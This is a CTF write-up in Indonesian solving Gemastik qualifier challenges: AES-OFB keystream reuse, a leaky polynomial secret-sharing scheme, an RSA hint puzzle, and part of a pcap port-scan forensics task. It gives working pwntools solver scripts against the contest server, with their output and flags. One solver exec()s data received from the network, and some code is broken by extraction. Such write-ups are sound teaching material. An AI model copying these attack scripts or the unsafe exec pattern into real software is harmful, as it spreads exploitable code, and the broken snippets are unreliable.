

# Big Brain Kidz



Dhianita Shafa  
Muhammad Nafiz  
Muhammad Naufal Ardhani

## Daftar Isi

<b>Cryptography</b>	<b>2</b>
easy AES (50 pts)	2
k-1 (416 pts)	6
naughty-boy (482 pts)	8
<b>Digital Forensic</b>	<b>13</b>
Network Discovery (500 pts)	13
<b>Web Exploitation</b>	<b>18</b>
Databreach (476pts)	18
<b>PWN</b>	<b>20</b>
Pwnworld (356 pts)	20

# Cryptography

## easy AES (50 pts)

Diberikan file zip yang berisi chall.py . Berikut source code dari chall.py.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Util.number import bytes_to_long, long_to_bytes
import os

key = os.urandom(AES.key_size[0])
iv = os.urandom(AES.block_size)
secret = bytes_to_long(os.urandom(128))

def encrypt(pt):
    bytes_pt = long_to_bytes(pt)
    cipher = AES.new(key, AES.MODE_OFB, iv)
    padded_pt = pad(bytes_pt, AES.block_size)
    return bytes_to_long(cipher.encrypt(padded_pt))

def menu():
    print('===== Menu =====')
    print('1. Encrypt')
    print('2. Get encrypted secret')
    print('3. Get flag')
    print('4. Exit')
    choice = int(input('> '))
    return choice


def get_flag():
    res = int(input('secret: '))
    if secret == res:
        os.system('cat flag.txt')
        print()

while True:
    try:
```

```
choice = menu()
if choice == 1:
    pt = int(input('plaintext = '))
    ciphertext = encrypt(pt)
    print(f'{ciphertext = }')
if choice == 2:
    ciphertext = encrypt(secret)
    print(f'{ciphertext = }')
if choice == 3:
    get_flag()
    break
if choice == 4:
    break
except:
    print('something error happened.')
    break

print('bye.')
```

Terlihat program berisi menu enkripsi, enkripsi secret, dan mendapatkan flag. Untuk mendapatkan flag kita harus menebak apa hasil dekripsi dari secret. Program menggunakan algoritma AES dengan mode OFB. Program tersebut vulnerable karena key dan iv yang digunakan sama untuk setiap pesan yang dienkripsi. Padahal kelemahan utama dari MODE OFB pada AES adalah kunci dan iv yang sama digunakan pada semua pesan. Mengapa vulnerable? Berikut ilustrasinya.



Berdasarkan ilustrasi di atas, OFB pada program tersebut vulnerable karena kita bisa mendapatkan nilai hasil xor ciphertext dan plaintext karena kita bisa mengenkripsi pesan sebebas mungkin dan sepanjang mungkin. Sehingga kita bisa menyimpan hasil xor tersebut pada block ciphertext dan plaintext yang sama dan digunakan kembali untuk melakukan operasi xor dengan ciphertext dari secret. Akan tetapi perlu diingat bahwa setelah didekripsi, program belum melakukan unpadding sehingga harus di unpad terlebih dahulu sebelum mendapatkan nilai secret yang sebenarnya. Setelah itu tinggal melakukan submit dan didapatkan flag.

Berikut solver script saya.

```

from pwn import *
from Crypto.Util.number import *

r = remote("ctf-gemastik.ub.ac.id", 10002 )

payload = b'a'*128
payload = bytes_to_long(payload)
  
```

```

r.sendlineafter(b"> ", b"1")

r.sendlineafter(b"= ", str(payload).encode())

r.recvuntil(b"= ")

ct = long_to_bytes(int(r.recvline(0)))

key = [xor(ct[i:i+16], b"a"*16) for i in range(0,128,16)]
key.append(xor(ct[128:144], b"\x10"*16))

r.sendlineafter(b"> ", b"2")

r.recvuntil(b"= ")

secret = long_to_bytes(int(r.recvline(0)))
secret = [secret[i:i+16] for i in range(0,144,16)]

secretplain = [xor(sec,keyy) for sec,keyy in zip(secret,key)]

guess = bytes_to_long(b"".join(secretplain)[-16:])


r.sendlineafter(b"> ", b"3")
r.sendline(str(guess).encode())


r.interactive()

```

```

○ zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/PenysihanGemastik/Crypto/EASYAES$ python3 solve.py
[*] Opening connection to ctf-gemastik.ub.ac.id on port 10002: Done
[*] Switching to interactive mode
secret: gemastik{900807fac2ac3a8744ffea1640a027cc72b06adfe8039fca9de7a89902590249}
bye.
[*] Got EOF while reading in interactive
$ 

```

Flag : gemastik{900807fac2ac3a8744ffea1640a027cc72b06adfe8039fca9de7a89902590249}

## k-1 (416 pts)

Diberikan sebuah zip file yang berisi chall.py. Berikut source code dari chall.py

```
import random
import os

bits = 1024
k = random.randint(20, 35)
password = random.getrandbits(bits) % 1000000

def get_shares():
    coeffs = [password] + [random.getrandbits(bits) for _ in range(k - 1)]
    x_list = set()
    while len(x_list) < k - 1:
        x_list.add(random.getrandbits(bits))

    shares = []
    for x in x_list:
        y = sum(map(lambda i : coeffs[i] * pow(x, i),
range(len(coeffs))))
        shares.append((x, y))

    print(f'{k = }')
    for share in shares:
        print(share)

def get_flag():
    res = int(input('password: '))
    if password == res:
        os.system('cat flag.txt')
        print()

try:
    get_shares()
```

```

get_flag()
except:
    print('something error happened.')

```

Program tersebut menggenerate kumpulan koefisien dimana koefisien yang berisi password tidak diberikan, melainkan diberikan kumpulan pasangan x dan y dimana relasi dari x dan y adalah sebagai berikut

$$y = \text{coeffs}_{(0)} + \sum_{i=1}^{k-1} \text{coeffs}_{(i)} x^i$$

Dimana coeffs dengan indeks 0 adalah password itu sendiri. Dengan melakukan modulo pada kedua ruas dengan modulusnya adalah x dan nilai password juga jauh lebih kecil dari x karena password dimoduluskan dengan nilai 1000000 sedangkan ukuran bit dari x adalah 1024. Maka pada persamaan, yang tersisa hanyalah sebagai berikut.

$$y \% x = \text{coeffs}_{(0)} \% x = \text{password \% x} = \text{password}$$

Sehingga hanya diperlukan satu pasang x, y untuk mendapatkan passwordnya dan passwordnya adalah y dimodulokan dengan x. Lalu setelah itu disubmit dan didapatkan flagnya.

Berikut solver script saya.

```

from pwn import *

r = remote("ctf-gemastik.ub.ac.id", "10000")

r.recvuntil(b"k = ")

k = int(r.recvline(0))

shares = []

for i in range(k-1):
    x, y = r.recvline(0)[1:-1].split(b", ")
    x, y = int(x), int(y)

```

```
shares.append( (x, y) )

x, y = shares[0]

guess = y % x

r.sendlineafter(b": ", str(guess).encode())

r.interactive()
```

```
zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/PenyisihanGemastik/Crypto/KMIN1$ python3 solver.py
[*] Opening connection to ctf-gemastik.ub.ac.id on port 10000: Done
[*] Switching to interactive mode
gemastik{7f569710996ed7cb4605530c90628d766ec698e10581c9a120f440260378f811}
[*] Got EOF while reading in interactive
$
```

Flag : gemastik{7f569710996ed7cb4605530c90628d766ec698e10581c9a120f440260378f811}

## naughty-boy (482 pts)

Diberikan sebuah zip file yang berisi chall.py. Berikut source code dari chall.py

```
from Crypto.Util.number import *
import os

print(f'Generating secret and hints... Be patient and sing this song')
print(f'''-----\nLa La La - Naughty Boy\n\nLyrics\nLa la, la la la la na na na na\n''')
```

```

La la na na, la la la la la na na na na na
La la, la la la la la na na na na na
La la na na, la la la la la na na na na na
...
-----
''')

secret_val = bytes_to_long(os.urandom(100))
z1 = getStrongPrime(512)
z2 = getStrongPrime(512)
z3 = getPrime(256)
modd = getPrime(2048)

n = z1*z2
e = 65537
c = pow(secret_val, e, n)

rand_1 = getRandomNBitInteger(modd.bit_length() - 1013)
rand_2 = bytes_to_long(os.urandom(128))

hidden_val = z1*z2*z3 + rand_1
hint_1 = (z3**8)*z2 + 0x1337*z2*(z1**2) + rand_2
hint_2 = pow(hidden_val, 4*modd, modd)

print(f'Finished generating secret and hints! Below is the known
values:')

print(f'{e = }')
print(f'{c = }')
print(f'{n = }')
print(f'{modd = }')
print(f'{hint_1 = }')
print(f'{hint_2 = }')

res = int(input('What is the secret: '))
if secret_val == res:
    print('GG! Here is your prize:')
    os.system('cat flag.txt')
    print()
else:
    print('Try harder naughty boy!')

```

Terlihat seperti program enkripsi RSA dan ada tambahan nilai modd, hint\_1, dan hint\_2. Untuk nilai n , e, dan c sudah umum dalam RSA yaitu n sebagai modulus, e sebagai kunci publik, dan c adalah ciphertext hasil enkripsi dari secret\_val. Untuk mendapatkan flag kita perlu mendapatkan nilai secret\_val tersebut. Pertama akan dijabarkan dulu apa nilai dari hint\_2 agar lebih sederhana. Berikut hasil penjabarannya menggunakan fermat little theorem.

$$h^{4p} \% p = h^{4p-4} \cdot h^4 \% p = h^{4(p-1)} \cdot h^4 \% p = h^4 \% p$$

Berdasarkan hasil perincian, maka kita hanya perlu mencari inverse modulo dari 4 dengan order dari p untuk mendapatkan nilai h atau hidden\_value tersebut. Akan tetapi, terkadang angka yang didapatkan memiliki nilai Faktor Persekutuan Terbesar lebih dari 1 sehingga perlu dilakukan reconnect ulang terhadap service sampai dapat angka yang baik yaitu FPB = 1. Setelah mendapatkan inverse dari 4 dengan order dari p atau kunci privat, maka hidden\_value akan didapatkan dengan nilai kunci privat tersebut.

Setelah mendapatkan hidden\_value, lalu terdapat fakta bahwa hidden\_value modulo n adalah nilai rand\_1 itu sendiri karena z1 dikali z2 adalah n. Akan tetapi, nilai tersebut bukan nilai rand\_1 yang asli sehingga akan dilakukan bruteforce untuk mendapatkan nilai rand\_1 yang sesuai sehingga didapatkan z3 yang sesuai pula. Bruteforce dilakukan dengan pengecekan apakah rand\_1 yang didapatkan memiliki panjang bit 1035 lalu apakah nilai z3 adalah bilangan prima serta pengecekan nilai hidden\_value == z1\*z2\*z3 + rand\_1. Setelah itu akan didapatkan pula nilai z3. Bruteforce dapat dilakukan karena nilai dari rand\_1 tidak jauh dari nilai n yaitu hanya selisih 11 bit sehingga hanya perlu bruteforce sekitar 4096 kemungkinan (ambil batas atas).

Lalu untuk mendapatkan z2 dari hint\_1, saya hanya membagi hint\_1 dengan z3\*\*8. Hal tersebut bekerja karena suku suku yang lain lebih kecil dari z3\*\*8 sehingga setelah dibagi akan hilang dan yang tersisa hanyalah z2 saja.

Setelah z2 didapatkan, maka proses dekripsi RSA dilakukan seperti biasa dan didapatkan nilai secret\_valnya. Setelah itu disubmit dan didapatkan flagnya.

Berikut solver script saya

```
from pwn import *
from Crypto.Util.number import *

context.log_level = "warning"
```

```

dapetGa = False
cnt = 0
while True:
    cnt += 1
    print(f"percobaan ke-{cnt}")
    try:
        r = remote("ctf-gemastik.ub.ac.id", "10001")

        r.recvuntil(b"values:\n")

        for i in range(6):
            exec(r.recvline(0))

        divisor = GCD(4,modd-1)
        if pow(3, (modd-1)//divisor,modd) != 1:
            r.close()
            continue

        d = inverse(4, (modd-1)//divisor)

        hidden_val = pow(hint_2, d, modd)

        rand_1_temp = hidden_val % n
        for i in range(4000,1024,-1):
            temp = n*i + rand_1_temp
            z3 = (hidden_val - temp)
            if z3 % n == 0:
                z3 //=
                if hidden_val == (n*z3) + temp and isPrime(z3) and
temp.bit_length() == (modd.bit_length() - 1013):

                    z2 = hint_1 // z3**8
                    if z2:
                        if n % z2 == 0:

```

```
        z1 = n // z2
        d = pow(65537,-1,(z1-1)*(z2-1))
        m = pow(c,d,n)
        dapetGa = True
        break

    if dapetGa:
        break
except:
    r.close()

r.sendlineafter(b": ",str(m).encode())
r.interactive()
```

```
zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/PenyisihanGemastik/Crypto/naughtyBoy$ python3 solve.py
percobaan ke-1
percobaan ke-2
percobaan ke-3
percobaan ke-4
percobaan ke-5
percobaan ke-6
percobaan ke-7
percobaan ke-8
GO! Here is your prize:
gemastik{3b7b57524645ea7d4f95d37d33713fadec1aeae2e5a93f2f60d1aa7935750b4a}
$
```

Flag : gemastik{3b7b57524645ea7d4f95d37d33713fadec1aeae2e5a93f2f60d1aa7935750b4a}

# Digital Forensic

## Network Discovery (500 pts)

Challenge X

**1 Solve**

### Network Discovery

500

[forensic](#) [network log](#)

Our network was repeatedly bombarded by a port scanner targeting a specific [ports](#). Interestingly, our server seems to provide different responses depending on its current state and the specific request it receives. Although nothing major happened, we believe there was a hidden intention behind the attacks.

Author: orie

▶ View Hint

[log.tar.xz](#)

belum solve juga :(


Submit

Diberikan sebuah file log.pcap yang berisi protokol TCP. Dapat dilihat bahwa penyerang (10.2.0.1) mengirimkan paket SYN ke seluruh port target (10.2.0.2). Kemudian, komputer target membalas paket tersebut dengan SYN, ACK atau RST, ACK.

No.	Time	Source	Destination	Protocol	Length	src p	dst pc	Info
1	0.000000	02:42:f7:87:0...	Broadcast	ARP	42			Who has 10.2.0.2? Tell 10.2.0.1
2	0.000019	02:42:00:02:0...	02:42:f7:87:0...	ARP	42			10.2.0.2 is at 02:42:00:02:00:02
3	0.039372	10.2.0.1	10.2.0.2	TCP	54	20	105	20 → 105 [SYN] Seq=0 Win=8192 Len=0
4	0.039405	10.2.0.2	10.2.0.1	TCP	58	105	20	[TCP Port numbers reused] 105 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5	0.039418	10.2.0.1	10.2.0.2	TCP	54	20	105	20 → 105 [RST] Seq=1 Win=0 Len=0
6	1.111596	10.2.0.1	10.2.0.2	TCP	54	20	105	[TCP Retransmission] [TCP Port numbers reused] 20 → 105 [SYN] Seq=0 Win=8192 Len=0
7	1.111648	10.2.0.2	10.2.0.1	TCP	54	105	20	105 → 20 [RST, ACK] Seq=1246143506 Ack=1 Win=0 Len=0
8	2.631135	10.2.0.1	10.2.0.2	TCP	54	20	105	[TCP Retransmission] [TCP Port numbers reused] 20 → 105 [SYN] Seq=0 Win=8192 Len=0
9	4.271274	10.2.0.1	10.2.0.2	TCP	54	20	86	20 → 86 [SYN] Seq=0 Win=8192 Len=0
10	5.940913	10.2.0.1	10.2.0.2	TCP	54	20	86	[TCP Retransmission] [TCP Port numbers reused] 20 → 86 [SYN] Seq=0 Win=8192 Len=0
11	5.940951	10.2.0.2	10.2.0.1	TCP	58	86	20	[TCP Port numbers reused] 86 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
12	5.940965	10.2.0.1	10.2.0.2	TCP	54	20	86	20 → 86 [RST] Seq=1 Win=0 Len=0
13	6.961666	10.2.0.1	10.2.0.2	TCP	54	20	86	[TCP Retransmission] [TCP Port numbers reused] 20 → 86 [SYN] Seq=0 Win=8192 Len=0
14	6.961717	10.2.0.2	10.2.0.1	TCP	54	86	20	86 → 20 [RST, ACK] Seq=1121383599 Ack=1 Win=0 Len=0
15	8.041126	10.2.0.1	10.2.0.2	TCP	54	20	66	20 → 66 [SYN] Seq=0 Win=8192 Len=0
16	8.041167	10.2.0.2	10.2.0.1	TCP	54	66	20	66 → 20 [RST, ACK] Seq=2035499451 Ack=1 Win=0 Len=0
17	9.060614	10.2.0.1	10.2.0.2	TCP	54	20	79	20 → 79 [SYN] Seq=0 Win=8192 Len=0
18	9.060643	10.2.0.2	10.2.0.1	TCP	54	79	20	79 → 20 [RST, ACK] Seq=1814154636 Ack=1 Win=0 Len=0
19	10.133563	10.2.0.1	10.2.0.2	TCP	54	20	82	20 → 82 [SYN] Seq=0 Win=8192 Len=0
20	10.133643	10.2.0.2	10.2.0.1	TCP	54	82	20	82 → 20 [RST, ACK] Seq=1133031018 Ack=1 Win=0 Len=0
21	11.651445	10.2.0.1	10.2.0.2	TCP	54	20	66	[TCP Retransmission] [TCP Port numbers reused] 20 → 66 [SYN] Seq=0 Win=8192 Len=0
22	11.651459	10.2.0.2	10.2.0.1	TCP	54	66	20	[TCP Port numbers reused] 66 → 20 [RST, ACK] Seq=1133031018 Ack=1 Win=0 Len=0

Hal ini mengindikasikan bahwa penyerang telah melakukan port scanning ke komputer target. Penyerang menggunakan metode SYN/Stealth Scan yang merupakan metode port scanning default pada nmap.

- Pada port yang terbuka, komputer target akan memberi tanggapan berupa paket SYN/ACK, kemudian penyerang mengirim paket RST ke komputer target untuk mereset koneksi.



source : <https://dl.packetstormsecurity.net/papers/general/demystifying-nmap.pdf>

Karena pada port terbuka ditandai dengan adanya paket SYN/ACK, maka saya memfilter frame pada wireshark menggunakan `tcp.flags == 0x012`, yang menandakan paket SYN/ACK.

No.	Time	Source	Destination	Protocol	Length	src p	dst pc	Info
4	0.039405	10.2.0.2	10.2.0.1	TCP	58	105	20	[TCP Port numbers reused] 105 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
11	5.949951	10.2.0.2	10.2.0.1	TCP	58	86	20	[TCP Port numbers reused] 86 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
22	11.651495	10.2.0.2	10.2.0.1	TCP	58	66	20	[TCP Port numbers reused] 66 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27	14.212918	10.2.0.2	10.2.0.1	TCP	58	79	20	[TCP Port numbers reused] 79 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
38	15.791338	10.2.0.2	10.2.0.1	TCP	58	82	20	[TCP Port numbers reused] 82 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
34	18.863610	10.2.0.2	10.2.0.1	TCP	58	119	20	[TCP Port numbers reused] 119 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
37	20.423458	10.2.0.2	10.2.0.1	TCP	58	48	20	[TCP Port numbers reused] 48 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
43	26.733769	10.2.0.2	10.2.0.1	TCP	58	75	20	[TCP Port numbers reused] 75 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
46	28.293339	10.2.0.2	10.2.0.1	TCP	58	71	20	[TCP Port numbers reused] 71 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
53	31.750355	10.2.0.2	10.2.0.1	TCP	58	103	20	[TCP Port numbers reused] 103 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
58	34.280569	10.2.0.2	10.2.0.1	TCP	58	111	20	[TCP Port numbers reused] 111 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
61	35.820495	10.2.0.2	10.2.0.1	TCP	58	65	20	[TCP Port numbers reused] 65 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
76	49.098918	10.2.0.2	10.2.0.1	TCP	58	65	20	[TCP Previous segment not captured] [TCP Port numbers reused] 65 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
82	53.840618	10.2.0.2	10.2.0.1	TCP	58	65	20	[TCP Previous segment not captured] [TCP Port numbers reused] 65 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
85	55.529860	10.2.0.2	10.2.0.1	TCP	58	65	20	[TCP Previous segment not captured] [TCP Port numbers reused] 65 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
88	57.159861	10.2.0.2	10.2.0.1	TCP	58	78	20	[TCP Port numbers reused] 78 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
100	67.212871	10.2.0.2	10.2.0.1	TCP	58	83	20	[TCP Port numbers reused] 83 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
118	82.070735	10.2.0.2	10.2.0.1	TCP	58	85	20	[TCP Port numbers reused] 85 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
123	86.869782	10.2.0.2	10.2.0.1	TCP	58	104	20	[TCP Port numbers reused] 104 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
126	88.439978	10.2.0.2	10.2.0.1	TCP	58	69	20	[TCP Port numbers reused] 69 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
129	89.970255	10.2.0.2	10.2.0.1	TCP	58	85	20	[TCP Previous segment not captured] [TCP Port numbers reused] 85 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
136	93.688325	10.2.0.2	10.2.0.1	TCP	58	103	20	[TCP Previous segment not captured] [TCP Port numbers reused] 103 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
139	95.220750	10.2.0.2	10.2.0.1	TCP	58	65	20	[TCP Previous segment not captured] [TCP Port numbers reused] 65 → 20 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

Kemudian saya ekstrak port yang terbuka dari kolom src port. Setelah didecode dari decimal, ternyata menghasilkan string base64 yang dapat dirender menjadi sebuah gambar PNG. Berikut scriptnya.

```
import pandas as pd, base64


df = pd.read_csv("opened.csv")
plain = ""
for i, row in df.iterrows():
    plain += chr(int(row["src port"]))
gambar = base64.b64decode(plain.encode())
with open("flag1.png", "wb") as f:
    f.write(gambar)
f.close()
```

Berikut hasil pngnya.



Ketika QR code tersebut discan, diperoleh string yang merupakan bagian pertama flag : gemastik{11fcdf5c2

- Pada port yang tertutup, komputer target akan memberi tanggapan berupa paket RST, ACK.



source : <https://dl.packetstormsecurity.net/papers/general/demystifying-nmap.pdf>

Karena pada port tertutup ditandai dengan adanya paket RST,ACK, maka saya memfilter frame pada wireshark menggunakan `tcp.flags == 0x014`, yang menandakan paket RST,ACK.

No.	Time	Source	Destination	Protocol	Length	src p	dst pc	Info
7	1.111648	10.2.0.2	10.2.0.1	TCP	54	105	20 105 + 20	[RST, ACK] Seq=1133549298 Ack=1 Win=0 Len=0
14	6.961717	10.2.0.2	10.2.0.1	TCP	54	86	20 86 + 20	[RST, ACK] Seq=2090654022 Ack=1 Win=0 Len=0
16	8.041167	10.2.0.2	10.2.0.1	TCP	54	66	20 66 + 20	[RST, ACK] Seq=2035499451 Ack=1 Win=0 Len=0
18	9.066643	10.2.0.2	10.2.0.1	TCP	54	79	20 79 + 20	[RST, ACK] Seq=1814154636 Ack=1 Win=0 Len=0
20	10.133643	10.2.0.2	10.2.0.1	TCP	54	82	20 82 + 20	[RST, ACK] Seq=1133031018 Ack=1 Win=0 Len=0
25	12.702735	10.2.0.2	10.2.0.1	TCP	54	119	20 119 + 20	[RST, ACK] Seq=2530273983 Ack=1 Win=0 Len=0
49	29.211215	10.2.0.2	10.2.0.1	TCP	54	48	20 48 + 20	[RST, ACK] Seq=658931314 Ack=1 Win=0 Len=0
51	30.261831	10.2.0.2	10.2.0.1	TCP	54	75	20 75 + 20	[RST, ACK] Seq=2714824483 Ack=1 Win=0 Len=0
56	32.792877	10.2.0.2	10.2.0.1	TCP	54	71	20 71 + 20	[RST, ACK] Seq=1753538847 Ack=1 Win=0 Len=0
65	38.678936	10.2.0.2	10.2.0.1	TCP	54	103	20 103 + 20	[RST, ACK] Seq=1133893664 Ack=1 Win=0 Len=0
67	39.742084	10.2.0.2	10.2.0.1	TCP	54	111	20 111 + 20	[RST, ACK] Seq=3947988382 Ack=1 Win=0 Len=0
69	40.870187	10.2.0.2	10.2.0.1	TCP	54	65	20 65 + 20	[RST, ACK] Seq=1021484722 Ack=1 Win=0 Len=0
71	41.929803	10.2.0.2	10.2.0.1	TCP	54	65	20 65 + 20	[RST, ACK] Seq=1021484722 Ack=1 Win=0 Len=0
79	50.179942	10.2.0.2	10.2.0.1	TCP	54	65	20 65 + 20	[RST, ACK] Seq=1021484722 Ack=1 Win=0 Len=0
92	59.990262	10.2.0.2	10.2.0.1	TCP	54	65	20 65 + 20	[RST, ACK] Seq=1021484722 Ack=1 Win=0 Len=0
94	61.051622	10.2.0.2	10.2.0.1	TCP	54	78	20 78 + 20	[RST, ACK] Seq=114995200 Ack=1 Win=0 Len=0
96	62.229830	10.2.0.2	10.2.0.1	TCP	54	83	20 83 + 20	[RST, ACK] Seq=1149929376 Ack=1 Win=0 Len=0
103	68.278642	10.2.0.2	10.2.0.1	TCP	54	85	20 85 + 20	[RST, ACK] Seq=3848558410 Ack=1 Win=0 Len=0
105	69.310417	10.2.0.2	10.2.0.1	TCP	54	104	20 104 + 20	[RST, ACK] Seq=1547389163 Ack=1 Win=0 Len=0
112	78.400294	10.2.0.2	10.2.0.1	TCP	54	69	20 69 + 20	[RST, ACK] Seq=1281036690 Ack=1 Win=0 Len=0
114	79.520175	10.2.0.2	10.2.0.1	TCP	54	85	20 85 + 20	[RST, ACK] Seq=3848558410 Ack=1 Win=0 Len=0
116	80.569946	10.2.0.2	10.2.0.1	TCP	54	103	20 103 + 20	[RST, ACK] Seq=1133893664 Ack=1 Win=0 Len=0
132	91.040095	10.2.0.2	10.2.0.1	TCP	54	65	20 65 + 20	[RST, ACK] Seq=1021484722 Ack=1 Win=0 Len=0

Kemudian saya ekstrak port yang tertutup dari kolom src port. Setelah didecode dari decimal, ternyata menghasilkan string base64 yang dapat dirender menjadi sebuah gambar PNG. Berikut scriptnya.

```
import pandas as pd, base64
```


```
df = pd.read_csv("closed.csv")
plain = ""
for i, row in df.iterrows():
    plain += chr(int(row["src port"]))
gambar = base64.b64decode(plain.encode())
with open("flag2.png", "wb") as f:
    f.write(gambar)
    f.close()
```

Berikut hasil pngnya.



Ketika QR code tersebut discan, didapatkan bagian kedua flag : c217495e2c16fb2f20

- Pada port yang difilter/diblock menggunakan firewall, komputer target tidak memberikan tanggapan/respon apa-apa.



source : <https://dl.packetstormsecurity.net/papers/general/demystifying-nmap.pdf>

